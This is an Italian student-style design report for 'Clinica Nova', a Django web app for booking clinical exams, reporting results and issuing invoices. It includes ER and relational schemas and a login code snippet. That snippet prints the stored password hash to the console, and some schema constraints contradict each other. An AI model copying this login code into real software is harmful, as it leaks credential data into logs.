

---

# PROGETTO CLINICA NOVA

---



---

# INDICE

---

❖ Presentazione progetto .....	p.3
❖ Progettazione concettuale.....	p.6
❖ Progettazione logica.....	p.9
❖ Implementazione del Sistema informativo e Funzioni della WebApp .....	p.14
❖ Sicurezza app.....	p.28

---

# PROGETTO CLINICA NOVA

---

## Presentazione progetto

Nel contesto attuale, molte strutture sanitarie di piccole e medie dimensioni gestiscono ancora le attività cliniche e amministrative in modo parzialmente manuale, con evidenti limiti in termini di efficienza, tracciabilità e accessibilità delle informazioni. Questo progetto nasce dall'esigenza di una clinica diagnostica privata di modernizzare la propria organizzazione interna, offrendo ai pazienti un servizio più rapido e trasparente, e al personale sanitario strumenti digitali per ottimizzare il lavoro quotidiano.

Il progetto consiste nello sviluppo di un sistema informativo per digitalizzare i processi fondamentali legati alla gestione delle attività sanitarie. L'obiettivo è quello di sostituire le procedure manuali con un'applicazione web intuitiva ed accessibile in modo sicuro sia dai pazienti che dal personale della struttura.

L'applicazione offre funzionalità differenziate in base al tipo di utente. I pazienti, dopo aver effettuato la registrazione, possono accedere alla piattaforma per prenotare esami clinici, selezionando la sede e le prestazioni desiderate, possono anche consultare tali prenotazioni effettuate. Una volta effettuata la visita, possono consultare i risultati degli esami direttamente online e scaricare la fattura sanitaria in formato PDF.

Il personale sanitario, composto principalmente da medici e tecnici, ha invece accesso a una sezione dedicata per la consultazione e la gestione delle visite, delle prestazioni assegnate e delle attività cliniche in corso. L'interfaccia dedicata garantisce un'organizzazione efficiente delle risorse e consente la visualizzazione centralizzata delle prenotazioni e dei turni.

Tra le funzionalità principali dell'applicazione figurano la gestione delle prenotazioni multiple, l'associazione dinamica tra esami e personale coinvolto, la generazione automatica delle fatture e l'accesso sicuro tramite credenziali personalizzate

# Descrizione generale del dominio

Il dominio applicativo riguarda la gestione informatizzata di una clinica medica in cui i pazienti possono registrarsi e prenotare esami specialistici da svolgere in sedi differenti. Il sistema coinvolge principalmente due categorie di utenti: i pazienti e il personale sanitario (medici e tecnici).

## Pazienti

I pazienti sono le persone che usufruiscono dei servizi offerti dalla clinica. Ogni paziente ha un proprio profilo personale, attraverso il quale può prenotare visite ed esami. Dopo la prima visita, viene creato un fascicolo sanitario digitale che raccoglie lo storico di tutte le visite effettuate nel tempo. I pazienti possono accedere all'applicazione per visualizzare e gestire le proprie prenotazioni, consultare i risultati degli esami e scaricare le relative fatture.

## Personale sanitario

Il personale della clinica è composto da medici e tecnici. Ogni operatore sanitario ha un proprio profilo professionale, che include i dati anagrafici, le credenziali di accesso e l'indicazione del proprio ruolo. Ciascuno può essere specializzato in un ambito clinico, e in base a tale specializzazione prende parte all'esecuzione degli esami. Nello svolgimento delle attività cliniche, un esame può richiedere la collaborazione di più operatori sanitari, ad esempio un medico e un tecnico.

## Prenotazioni ed esami

Ogni paziente ha la possibilità di prenotare uno o più esami in un'unica richiesta. La prenotazione include la selezione delle prestazioni desiderate, che verranno poi svolte nel corso di una visita medica. È importante notare che non tutti gli esami prenotati vengono necessariamente eseguiti: solo quelli effettivamente realizzati generano risultati clinici e costi da fatturare.

## Prestazioni sanitarie

Ogni prestazione rappresenta l'effettiva esecuzione di un esame. Include la data in cui è stata svolta, gli operatori coinvolti e l'eventuale referto. Le prestazioni vengono svolte nel corso della visita medica e contribuiscono a definirne il contenuto clinico. Quando tutte le prestazioni di una visita sono state completate, si considera conclusa la visita e si procede alla generazione della fattura.

## Visita medica

La visita è l'appuntamento clinico in cui vengono eseguite una o più prestazioni prenotate dal paziente. Ogni visita si svolge in una specifica sede della clinica e rappresenta il momento centrale del percorso sanitario del paziente. Al termine della visita, una volta conclusi tutti gli esami, viene emessa la relativa fattura e i dettagli vengono registrati nel fascicolo clinico del paziente.

### **Sedi cliniche**

Le attività mediche si svolgono in diverse sedi, ognuna con un'identità propria. Ogni sede è localizzata in una determinata città e identificata da un nome, un indirizzo completo e un codice univoco. Il paziente può selezionare la sede in fase di prenotazione.

### **Fatture**


Al termine di ogni visita, viene emessa una fattura che documenta l'erogazione del servizio. La fattura riporta la data di emissione, il paziente a cui è intestata e l'importo totale, calcolato sulla base degli esami realmente eseguiti. La fattura è disponibile in formato digitale e scaricabile dall'area personale del paziente.

### **Cartella clinica**

Ogni paziente dispone di una cartella clinica personale, che viene creata alla prima visita effettuata. In essa vengono archiviati tutti i dati clinici relativi alle visite successive, in modo da offrire uno storico completo delle prestazioni ricevute nel tempo.

# 1. Progettazione concettuale

## Schema ER con generalizzazioni e specializzazioni



## Scelte progettuali: specializzazioni e generalizzazioni

Analizzato il dominio ed elaborato lo schema ER, una prima riflessione importante ha riguardato la modellazione dell'entità **Utente**. In una versione iniziale si era ipotizzato di gestire

pazienti e personale come sottotipi di un'unica entità Utente. Tuttavia, data la differenziazione a livello di attributi (es. ruolo e specializzazione il personale) ed associazioni (con prenotazioni, cartelle cliniche, fatture per i pazienti; prestazioni per il personale), è stato ritenuto più opportuno promuovere **Paziente** e **Personale** a entità autonome, piuttosto che utilizzare una gerarchia forzata. Questa scelta evita sovrapposizioni e semplifica la gestione delle relazioni.

Tuttavia, all'interno del personale è stata mantenuta una **specializzazione parziale**, risolta con l'attributo ruolo che distingue tra **Medico** e **Tecnico**. Tale specializzazione è **parziale**, poiché in prospettiva il modello può essere esteso con ulteriori tipologie di personale (es. amministrativi, personale delle pulizie, addetti alla segreteria). Questa flessibilità permette una futura estendibilità del sistema senza stravolgimenti strutturali.

La specializzazione tra gli utenti è invece **totale e disgiunta**, in quanto nella clinica possono esistere solamente pazienti o personale, con ruoli ben distinti.

## Relazioni significative e associazioni complesse


Un altro aspetto centrale del modello è la gestione delle prenotazioni, che avviene tramite l'entità **Prenotazione**, associata a più esami attraverso la relazione molti-a-molti modellata dall'entità associativa **ListaEsami**. Questa tabella intermedia consente di specificare, per ogni prenotazione, i singoli esami richiesti.

Analogamente, anche l'erogazione degli esami prevede il coinvolgimento di più figure professionali (medici e/o tecnici), pertanto è stato necessario introdurre un'ulteriore entità associativa **PersonalePrestazione**, che lega ogni **Prestazione** al **Personale** che lo ha effettuato. Questo approccio riflette la realtà operativa della clinica, dove, ad esempio, un esame radiologico può richiedere sia un medico radiologo sia un tecnico di radiologia.

Da evidenziare è inoltre la relazione uno-a-uno tra **Prenotazione** e **VisitaMedica**, poiché ogni prenotazione porta a una singola visita. A sua volta, la **VisitaMedica** è legata a una **Fattura**, anch'essa in relazione uno-a-uno, in quanto per ogni visita viene emessa un'unica fattura. La **VisitaMedica** è inoltre associata a una **Sede**, riflettendo il luogo in cui l'esame o la prestazione viene effettuata.

La **CartellaClinica**, collegata al paziente, rappresenta una componente essenziale per l'archiviazione dello storico clinico, e si lega anch'essa alle visite mediche per mantenere tracciata tutta l'attività sanitaria.

## Schema ER definitivo



## 2. Progettazione Logica

A partire dallo schema concettuale presentato in precedenza, è stato costruito il corrispondente **schema logico-relazionale**, che riflette le entità e le associazioni.

Il modello relazionale è stato strutturato per garantire la coerenza con i vincoli informativi emersi dall'analisi del dominio.

Segue lo schema logico, dove per ogni relazione sono specificate le chiavi primarie (**PK**) e le chiavi esterne (**FK**):

Paziente( id\_paziente [PK] , email, password, nome, cognome, data\_nascita, codice\_fiscale, sesso, id\_cartella\_clinica : CartellaClinica(id\_cartella) );

Prenotazione( id\_prenotazione [PK], data\_prenotazione, id\_paziente : Paziente(id\_paziente) );

Personale (id\_personale [PK] , email, password, nome, cognome, data\_nascita, ruolo, specializzazione);

Esame(id\_esame [PK], nome\_esame, costo );

Prestazione(id\_prestazione[PK], data\_prestazione, referto, id\_esame : Esame(id\_esame) ,codice\_visita : VisitaMedica(codice\_visita));

VisitaMedica( codice\_visita [PK], data\_visita, id\_prenotazione : Prenotazione(id\_prenotazione), sede :Sede(codice\_sede), id\_cartella\_clinica : CartellaClinica(id\_cartella) );

CartellaClinica( id\_cartella [PK], data\_apertura, note );

Fattura( numero\_fattura [PK], data\_emissione, importo,codice\_visita : VisitaMedica(codice\_visita), id\_paziente :Paziente(id\_paziente) );

Sede (codice\_sede [PK], nome, via, città, CAP);

-- Associazione N:N tra Prenotazione e Esame (prenotazione può includere più esami) e tra Personale e Prestazione

ListaEsami( id\_prenotazione[PK] :Prenotazione(id\_prenotazione), id\_esame[PK] : Esame(id\_esame));

PersonalePrestazione(id\_personale [PK]:Personale(id\_personale) , id\_prestazione[PK]: Prestazione(id\_prestazione) ).

Per ogni relazione individuata nel modello logico, si riportano di seguito i **vincoli di dominio** (tipi di dato, dimensione) e i **vincoli intrarelazionali e di integrità referenziale(ove necessario)** per ciascun attributo, al fine di guidare la successiva implementazione fisica del database:

<b>Paziente</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>id_paziente</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>email</b>	VARCHAR	255	NOT NULL, UNIQUE
<b>password</b>	VARCHAR	128	NOT NULL
<b>nome</b>	VARCHAR	100	NOT NULL
<b>cognome</b>	VARCHAR	100	NOT NULL
<b>data_nascita</b>	DATE	-	NOT NULL
<b>codice_fiscale</b>	CHAR	16	NOT NULL, UNIQUE
<b>sesso</b>	CHAR	1	M o F
<b>id_cartella_clinica</b>	INTEGER	-	FK → CartellaClinica(id_cartella), NOT NULL
<b>CartellaClinica</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>id_cartella</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>data_apertura</b>	DATE	-	NOT NULL
<b>note</b>	TEXT	-	NULLABLE
<b>Prenotazione</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>id_prenotazione</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>data_prenotazione</b>	DATE	-	NOT NULL
<b>id_paziente</b>	INTEGER	-	FK → Paziente(id_paziente), NOT NULL
<b>Esame</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>id_esame</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>nome_esame</b>	VARCHAR	150	NOT NULL, UNIQUE

<b>costo</b>	DECIMAL	6,2	
<b>ListaEsami</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>id_prenotazione</b>	INTEGER	-	PK, FK → Prenotazione(id_prenotazione)
<b>id_esame</b>	INTEGER	-	PK, FK → Esame(id_esame)
<b>VisitaMedica</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>codice_visita</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>data_visita</b>	DATE	-	NOT NULL
<b>id_prenotazione</b>	INTEGER	-	FK → Prenotazione(id_prenotazione), UNIQUE, NOT NULL
<b>codice_sede</b>	INTEGER	-	FK → Sede(codice_sede), NOT NULL
<b>id_cartella_clinica</b>	INTEGER	-	FK → CartellaClinica(id_cartella), NOT NULL
<b>Prestazione</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>id_prestazione</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>data_prestazione</b>	DATE	-	NOT NULL
<b>referto</b>	TEXT	-	NULLABLE
<b>id_esame</b>	INTEGER	-	FK → Esame(id_esame), NOT NULL
<b>codice_visita</b>	INTEGER	-	FK → VisitaMedica(codice_visita), NOT NULL
<b>Personale</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>id_personale</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>email</b>	VARCHAR	255	NOT NULL, UNIQUE
<b>password</b>	VARCHAR	128	NOT NULL
<b>nome</b>	VARCHAR	100	NOT NULL
<b>cognome</b>	VARCHAR	100	NOT NULL
<b>data_nascita</b>	DATE	-	NOT NULL
<b>ruolo</b>	VARCHAR	50	
<b>specializzazione</b>	VARCHAR	100	NULLABLE
<b>PersonalePrestazione</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>id_personale</b>	INTEGER	-	PK, FK → Personale(id_personale)
<b>id_prestazione</b>	INTEGER	-	PK, FK → Prestazione(id_prestazione)
<b>Fattura</b>			
<b>ATTRIBUTO</b>	<b>TIPO</b>	<b>DIMENSIONE</b>	<b>VINCOLI</b>
<b>numero_fattura</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>data_emissione</b>	DATE	-	NOT NULL
<b>importo</b>	DECIMAL	8,2	
<b>codice_visita</b>	INTEGER	-	FK → VisitaMedica(codice_visita), UNIQUE, NOT NULL
<b>id_paziente</b>	INTEGER	-	FK → Paziente(id_paziente), NOT NULL
<b>Sede</b>			

ATTRIBUTO	TIPO	DIMENSIONE	VINCOLI
<b>codice_sede</b>	INTEGER	-	PK, AUTO_INCREMENT
<b>nome</b>	VARCHAR	100	NOT NULL
<b>via</b>	VARCHAR	150	NOT NULL
<b>città</b>	VARCHAR	100	NOT NULL
<b>CAP</b>	CHAR	5	NOT NULL

## Vincoli interrelazionali

### 1. Data delle prestazioni rispetto alla prenotazione

- La data di una prestazione deve essere **successiva o uguale** alla data della prenotazione associata, in quanto rappresenta l'esecuzione concreta di un esame richiesto.
- Questo vincolo è applicato a livello applicativo, durante la refertazione, impedendo l'inserimento di date non coerenti.

### 2. Associazione tra personale ed esami in base alla specializzazione

- Il personale può essere assegnato a una prestazione solo se la sua **specializzazione** coincide con la **categoria dell'esame** da svolgere.
- Il controllo è applicato in fase di assegnazione, e garantisce la coerenza tra ambito clinico dell'operatore e tipologia dell'esame.

### 3. Prestazioni diverse dagli esami prenotati

- Non è garantito che ogni esame prenotato venga effettivamente svolto. L'effettiva esecuzione è rappresentata dalle prestazioni associate a una visita. Pertanto, il sistema consente una possibile **discrepanza tra esami prenotati e prestazioni effettuate**, da verificare eventualmente a posteriori.

### 4. Unicità della cartella clinica

- Ogni paziente può essere associato a **una sola cartella clinica**.
- La relazione tra paziente e cartella è realizzata tramite una chiave esterna in Paziente, impostata nullable per gestire i pazienti che non hanno ancora svolto visite.
- L'unicità è garantita dal fatto che ogni cartella ha un identificativo primario e che l'associazione è uno-a-uno.

### 5. Univocità tra visita e fattura

- Ogni visita genera **una sola fattura**, e ogni fattura è associata a una sola visita.
- Questo vincolo è rappresentato logicamente con una relazione uno-a-uno.

### 6. Completamento della visita

- Una visita può essere considerata completata solo quando tutte le prestazioni associate sono state refertate.
- In quel momento viene calcolata la **data della visita**, assegnata come la data dell'ultima prestazione eseguita.

### 3. Implementazione del Sistema informativo e Funzioni della WebApp

L'applicazione è stata sviluppata utilizzando il framework **Django**, che gestisce sia la logica di backend che la generazione dinamica delle pagine HTML attraverso il suo sistema integrato di **template**. L'interfaccia utente è stata costruita con **Bootstrap CSS**, così da garantire un layout responsivo e ordinato, senza l'utilizzo esteso di JavaScript, se non nei casi strettamente necessari.

La struttura dell'app segue l'architettura **MVC** (Model-View-Controller), secondo l'approccio proprio di Django, dove:

- i **Model** definiscono la struttura dei dati e interagiscono con il database tramite l'ORM (Object Relational Mapper) integrato;
- le **View** gestiscono la logica applicativa e le operazioni sui dati;
- i **Template** (equivalenti alla "View" nel pattern MVC classico) si occupano della presentazione HTML.

L'applicazione, realizzata in Django, si propone di gestire in modo digitale il flusso clinico di una struttura sanitaria privata.

#### Funzionalità previste

L'applicazione, realizzata in Django, si propone di gestire in modo digitale il flusso clinico di una struttura sanitaria privata.

Tra le funzionalità previste o progettualmente ipotizzate rientrano:

- Registrazione autonoma da parte dei pazienti.
- Accesso alla piattaforma da parte del personale accreditato (medici, tecnici).
- Autenticazione e dashboard personalizzate in base al tipo di utente.
- Inserimento e gestione delle prenotazioni, con possibilità di modificarle o cancellarle.
- Selezione della sede, della data e degli esami durante la prenotazione.
- Consultazione dello storico delle prenotazioni da parte del paziente.
- Visualizzazione della lista delle visite giornaliere da parte del personale medico.
- Attribuzione automatica delle prestazioni al personale competente, in base alla specializzazione e al carico di lavoro.

- Possibilità per un amministratore di gestire e modificare direttamente le prenotazioni e le assegnazioni.
- Consultazione e gestione delle visite e delle prestazioni assegnate.
- Refertazione delle prestazioni da parte del medico, con possibilità di allegare documenti ai referti.
- Consultazione dei referti e delle cartelle cliniche da parte del paziente.
- Emissione automatica delle fatture al termine della visita, con calcolo dei costi degli esami effettuati.
- Download delle fatture in formato PDF.
- Modifica del proprio profilo e dei dati anagrafici da parte dell'utente.
- Sistema di messaggistica interno tra pazienti e personale medico.
- Accesso differenziato per ulteriori ruoli, come operatori di segreteria o amministratori.

### **Funzionalità effettivamente realizzate**

Nell'ambito di questo progetto, sono state implementate con successo le seguenti funzionalità:

- Registrazione autonoma dei pazienti tramite form personalizzato.
- Autenticazione differenziata per pazienti e personale medico/tecnico.
- Dashboard dinamiche e personalizzate in base al tipo di utente.
- Creazione delle prenotazioni da parte dei pazienti, con selezione di sede, data ed esami.
- Attribuzione automatica delle prestazioni al personale competente (medico o tecnico), in base alla specializzazione e al carico di lavoro.
- Visualizzazione da parte del personale delle visite da completare.
- Gestione e refertazione delle prestazioni da parte del medico.
- Consultazione dei referti lato paziente.
- Emissione automatica e download delle fatture in PDF con riepilogo delle prestazioni eseguite.
- Utilizzo della sessione per mantenere lo stato dell'utente e il relativo contesto di navigazione.

## Home page e accesso differenziato

### Benvenuto in Clinica Nova

Gestisci esami, visite e cartelle cliniche in modo semplice e digitale.

**Area Pazienti**

[Accesso Paziente](#)

[Registrazione Paziente](#)

[Accesso Medico](#)

---

### Cosa puoi fare con Clinica Nova

[Vedi Visite da Completare](#)



La **homepage** rappresenta il punto di accesso principale al sistema. Essa offre un'interfaccia semplificata per gli utenti, con una chiara distinzione tra l'area **pazienti** e quella **personale sanitario**.

In particolare:

- I **pazienti** possono registrarsi autonomamente attraverso l'apposito form, poiché rappresentano gli utenti finali della clinica.
- Il **personale medico o tecnico**, invece, **non può registrarsi autonomamente**: l'accesso è possibile solo se l'account è stato precedentemente creato e abilitato da un amministratore. Questo meccanismo riflette la logica organizzativa della clinica, in cui è il sistema (o la segreteria) a gestire e accreditare i lavoratori interni.

In fase di login, il sistema distingue automaticamente tra pazienti e personale in base all'indirizzo email inserito. Il controllo avviene nel seguente ordine:

- Se l'email è presente nella tabella dei **pazienti**, viene verificata la relativa password. Se valida, l'utente accede alla **dashboard paziente**, dove può prenotare esami e visualizzare lo storico delle visite.
- Se l'email è associata a un membro del **personale sanitario**, viene eseguita una logica analoga per la validazione. Solo in caso di **ruolo "Medico"** viene data la possibilità di accedere alla gestione dei **referti** e delle **prestazioni sanitarie**.

Le informazioni relative all'identità dell'utente vengono salvate in sessione (request.session), consentendo una navigazione persistente e personalizzata all'interno del sistema. In questo

modo, l'applicazione può mostrare contenuti riservati in base al ruolo utente, oppure impedire l'accesso ad aree non autorizzate.

Il sistema prevede due tipologie di utenti: **pazienti** e **personale medico/tecnico**. Sebbene venga utilizzato un unico form di login, il sistema è in grado di riconoscere a quale categoria appartiene l'utente in base all'email inserita.

Nel dettaglio, al momento dell'autenticazione viene eseguito un controllo sull'indirizzo email. Se l'email è presente nella tabella dei pazienti, verrà verificata la password corrispondente e, in caso positivo, l'utente sarà reindirizzato alla propria dashboard personale. In alternativa, se l'email appartiene a un membro del personale, il sistema esegue la stessa logica di validazione e accesso, ma verso l'interfaccia riservata al personale.

Il codice sottostante riassume il funzionamento della view:

```
# Verifica se esiste un paziente con quell'email
if Paziente.objects.filter(email=email).exists():
    user = Paziente.objects.get(email=email)
    if check_password(password, user.password):
        print(user.password)
        request.session['user_type'] = 'paziente'
        request.session['user_id'] = user.id_paziente
        return render(request, template_name: 'dashboard_paziente.html', context: {'nome': user.nome})

# Verifica se esiste un membro del personale con quell'email
if Personale.objects.filter(email=email).exists():
    user = Personale.objects.get(email=email)
    if check_password(password, user.password):
        if user.ruolo.lower() == 'medico': # controllo sul ruolo (case insensitive)
            request.session['user_type'] = 'personale'
            request.session['user_id'] = user.id_personale
            return render(request, template_name: 'dashboard_personale.html', context: {'nome': user.nome})
        else:
            messages.error(request, message: "Accesso consentito solo ai medici.")
```

L'integrazione con l'**ORM di Django** non solo semplifica l'accesso ai dati, ma garantisce anche una maggiore **sicurezza e manutenibilità del codice**, riducendo il rischio di vulnerabilità come SQL injection e migliorando l'astrazione del database.

## Autenticazione differenziata degli utenti

L'informazione relativa all'identità dell'utente viene conservata nella sessione (`request.session`) per l'intera durata della navigazione. Questo consente al sistema di riconoscere l'utente attivo

e di mostrare contenuti personalizzati, o di limitarne l'accesso a funzionalità riservate, in base al ruolo (paziente o personale).

## Registrazione paziente

Attraverso la sezione "Registrazione Paziente", un utente può creare in autonomia un nuovo account personale. Il sistema presenta un form dove vengono richiesti i dati anagrafici essenziali: nome, cognome, data di nascita, codice fiscale, sesso, indirizzo email e password.

Una volta inviato il form, il sistema valida automaticamente i dati forniti (tramite `form.cleaned_data`), salvandoli nel database se conformi. La password non viene mai memorizzata in chiaro: prima di essere salvata, viene **hashata** tramite l'algoritmo **PBKDF2** (Password-Based Key Derivation Function 2), un sistema di derivazione sicuro e standardizzato, che protegge le credenziali contro gli attacchi a forza bruta.

### Nuovo Paziente

Nome:

Cognome:

Data di Nascita:  gg/mm/aaaa

Codice Fiscale:

Sesso:

Maschio  
 Femmina

Email:

Password:

Al termine della registrazione, il sistema conferma l'avvenuto salvataggio con un messaggio di successo visibile a schermo.

## Dashboard paziente e funzione 'Aggiungi prenotazione'

Una volta effettuato il login, il paziente viene reindirizzato alla propria **dashboard personale**, dove può accedere alle principali funzioni previste dal sistema. Nella parte superiore della pagina viene mostrato il **nome del paziente loggato**, così da confermare l'identità dell'utente attivo.

The screenshot shows a light green header bar with the text "Benvenuto, Luca!" in bold black font. Below it is a white sidebar containing five items with icons: "Aggiungi prenotazione" (plus sign), "Le mie prenotazioni" (calendar), "Referiti disponibili" (document), "Le mie fatture" (receipt), and "Logout" (key icon).

Le funzionalità accessibili dalla dashboard includono:

### 1. Aggiungi Prenotazione

Permette al paziente di selezionare:

- la **data** in cui intende effettuare gli esami,
- la **sede** tra quelle disponibili,
- uno o più **esami** da svolgere tra quelli presenti nel catalogo.

### 2. Le mie prenotazioni

Visualizza l'elenco delle prenotazioni effettuate, con dettagli su esami, sede, data e personale sanitario assegnato.

### 3. Referiti disponibili

Permette di consultare i **referiti** inseriti dal medico per ciascuna prestazione completata. Solo dopo che un medico ha refertato un esame, questo diventa visibile al paziente.

### 4. Le mie fatture

Una volta che tutte le prestazioni associate a una prenotazione risultano completate, il paziente può accedere alla **fattura digitale** dettagliata, con elenco degli esami e importo totale. La fattura è anche scaricabile in formato **PDF**.

### 5. Logout

Termina la sessione utente e **scollega il paziente dal sistema**, garantendo la sicurezza dei dati personali.

Vediamo la prima, l'utente avrà questa schermata

## Nuova Prenotazione

Data prenotazione:

Sede:

Seleziona esame:

- Eco
- Centro Diagnostico Roma Est
- TAC
- Poliambulatorio Salute Napoli
